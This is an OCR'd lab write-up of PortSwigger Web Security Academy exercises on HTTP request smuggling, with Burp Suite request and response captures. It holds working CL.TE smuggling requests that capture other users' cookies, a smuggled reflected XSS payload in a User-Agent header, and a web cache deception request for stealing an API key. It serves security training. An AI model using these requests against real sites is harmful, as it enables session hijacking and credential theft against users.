
```
POST / HTTP/1.1
Host: your-lab-id.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 166
Transfer-Encoding: chunked

0

GET /admin/delete?username=carlos HTTP/1.1
X-abcdef-Ip: 127.0.0.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 10
Connection: close

x=1
```

Target: https://ac7b1fcb1f22a37380450a0300460087.web-security-academy.net

Response

Raw | Headers | Hex | HTML | Render

```
                    </div>
                    <div class="widgetcontainer-lab-status is-notsolved">
                        <span>LAB</span>
                        <p>Not solved</p>
                        <span class="lab-status-icon"></span>
                    </div>
                </div>
            </section>
            </div>
            <section class="maincontainer">
                <div class="container is-page">
                    <header class="navigation-header">
                        <section class="top-links">
                            <a href=/>Home</a><p>|</p>
                            <a href="/login">Account login</a><p>|</p>
                        </section>
                    </header>
                    <section class="blog-header">
                        <h1>0 search results for 'testPOST / HTTP/1.1
X-jIbcAN-Ip: 185.221.69.46
Host: ac7b1fcb1f22a37380450a0300460087.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 124
Transfer-'</h1>
                        <hr>
                    </section>
                    <section class="search">
                        <form action="/" method="POST">
                            <input maxlength="600" type="text" placeholder="Search
the blog..." name="search">
                            <button type="submit" class="button">Search</button>
                        </form>
                    </section>
                    <section class="blog-list">
                        <div class="is-linkback">
                            <a href="/">Back to Blog</a>
                        </div>
                    </section>
                </div>
            </section>
        </div>
    </body>
</html>
```



Lab9: Exploiting HTTP request smuggling to capture other users' requests

Description: This lab involves a front-end and back-end server, and the front-end server doesn't support chunked encoding.

To solve the lab, smuggle a request to the back-end server that causes the next user's request to be stored in the application. Then retrieve the next user's request and use the victim user's cookies to access their account.

Testing procedure and snapshot:

Visit a blog post and post a comment.

Send the comment-post request to Burp Repeater, shuffle the body parameters so the comment parameter occurs last, and make sure it still works.

Increase the comment-post request's Content-Length to 400, then smuggle it to the back-end server:

```
POST / HTTP/1.1
Host: your-lab-id.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 256
Transfer-Encoding: chunked

0

POST /post/comment HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 400
Cookie: session=your-session-token

csrf=your-csrf-token&postId=5&name=Carlos+Montoya&email=carlos%40normal-user.net&website=&comment=test
```

View the blog post to see if there's a comment containing a user's request. Note that the target user only browses the website intermittently so you may need to repeat this attack a few times before it's successful.

If the stored request is incomplete and doesn't include the Cookie header, you will need to slowly increase the value of the Content-Length header in the smuggled request, until the whole cookie is captured.

Copy the user's Cookie header from the comment, and use it to access their account.

Burp Intruder Repeater Window Help

Target | Proxy | Spider | Scanner | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | User options | Alerts | SQLiPy | CSRF | SHELLING

1 × ...

Go | Cancel | < | > | Target: https://ac591fcb1eb9641a80ed050800530012.web-security-aca

Request

Raw | Params | Headers | Hex

```
POST / HTTP/1.1
Host: ac591fcb1eb9641a80ed050800530012.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 263
Transfer-Encoding: chunked

0

POST /post/comment HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 670
Cookie: session=1AozZe4Fb4wRri50MaP1Xz7GGVwyA2Ia

csrf=1ssItNYxs14a6aOIRMMPV9bOjh4qCDqf&postId=3&name=subash&email
=sub.paudel%40gmail.com&website=&comment=Hi
```

Response

Raw | Headers | Hex | HTML | Render

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Set-Cookie: session=CMYOleaGABqYWHM2ThumPboYuBMOJJeS; Path=/; Secure; HttpOnly
Keep-Alive: timeout=0
X-XSS-Protection: 0
Connection: close
Content-Length: 4757

<!DOCTYPE html>
<html>
    <head>
        <link href="/resources/css/labsBlog.css" rel="stylesheet">
        <title>Exploiting HTTP request smuggling to capture other users' requests</title>
    </head>
    <body>
        <div theme="blog">
            <script src="/resources/js/labHeader.js"></script>
            <div id="labHeader">

            <section class="pageHeader">
                <div class="container">
                    <img src="/resources/images/logoAcademy.svg">
                    <div class="title-container">
                        <h2>Exploiting HTTP request smuggling to capture other users' request
                        <a class="link-back"
href="https://portswigger.net/web-security/request-smuggling/exploiting/lab-capture-other-use
">
                            Back to lab description <svg version="1.1" id
xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" x="0px" y="0px"
viewBox="0 0 28 30" enable-background="new 0 0 28 30" xml:space="preserve" title="back-arrow"
    <g>
        <polygon points="1.4,0 0,1.2 12.6,15 0,28.8 1.4,30 15.1,15"></polygon>
        <polygon points="14.3,0 12.9,1.2 25.6,15 12.9,28.8 14.3,30 28,15"></polygon>
    </g>
</svg>
                        </a>
                    </div>
                    <div class="widgetcontainer-lab-status is-notsolved">
```

WEB SECURITY ACADEMY

Exploiting HTTP request smuggling to capture other users' requests

LAB Solved

Back to lab description »

Congratulations, you solved the lab!

Share your skills! | Continue learning »

Home | Account login

Login

Username

Lab10: Exploiting HTTP request smuggling to deliver reflected XSS

Description: This lab involves a front-end and back-end server, and the front-end server doesn't support chunked encoding.

The application is also vulnerable to reflected XSS via the User-Agent header.

To solve the lab, smuggle a request to the back-end server that causes the next user's request to receive a response containing an XSS exploit that executes alert(1).

Testing procedure and snapshot:

Visit a blog post, and send the request to Burp Repeater.


Observe that the comment form contains your User-Agent header in a hidden input.


Inject an XSS payload into the User-Agent header and observe that it gets reflected:
"/><script>alert(1)</script>

Smuggle this XSS request to the back-end server, so that it exploits the next visitor:

```
POST / HTTP/1.1
Host: your-lab-id.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 150
Transfer-Encoding: chunked

0

GET /post?postId=5 HTTP/1.1
User-Agent: a"/><script>alert(1)</script>
Content-Type: application/x-www-form-urlencoded
Content-Length: 5

x=1
```

Note that the target user only browses the website intermittently so you may need to repeat this attack a few times before it's successful.





Lab11: Exploiting HTTP request smuggling to perform web cache deception

Description: This lab involves a front-end and back-end server, and the front-end server doesn't support chunked encoding. The front-end server is caching static resources.

To solve the lab, perform a request smuggling attack such that the next user's request causes their API key to be saved in the cache. Then retrieve the victim user's API key from the cache and submit it as the lab solution. You will need to wait for 30 seconds from accessing the lab before attempting to trick the victim into caching their API key.

You have an account on the application that you can use to help design your attack. The credentials are: carlos / montoya.

Testing procedure and snapshot:

Log in to your account.

Click "Account Details" on the top right, and observe that the response doesn't have any anti-caching headers.


Smuggle a request to fetch the API key:

```
POST / HTTP/1.1
Host: your-lab-id.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 42
Transfer-Encoding: chunked

0

GET /my-account HTTP/1.1
X-Ignore: X
```

Repeat this request a few times, then load the home page in an incognito browser window.

Use the Search function on the Burp menu to see if the phrase "Your API Key" has appeared in any static resources. If it hasn't, repeat the POST requests, force-reload the browser window, and re-run the search.

Submit the victim's API key as the lab solution.



AWS Developer For...

WEB SECURITY ACADEMY

Exploiting HTTP request smuggling to perform web cache deception

LAB Solved

Back to lab description »

Congratulations, you solved the lab!

Share your skills! Continue learning »

Home | Account login

WE LIKE TO BLOG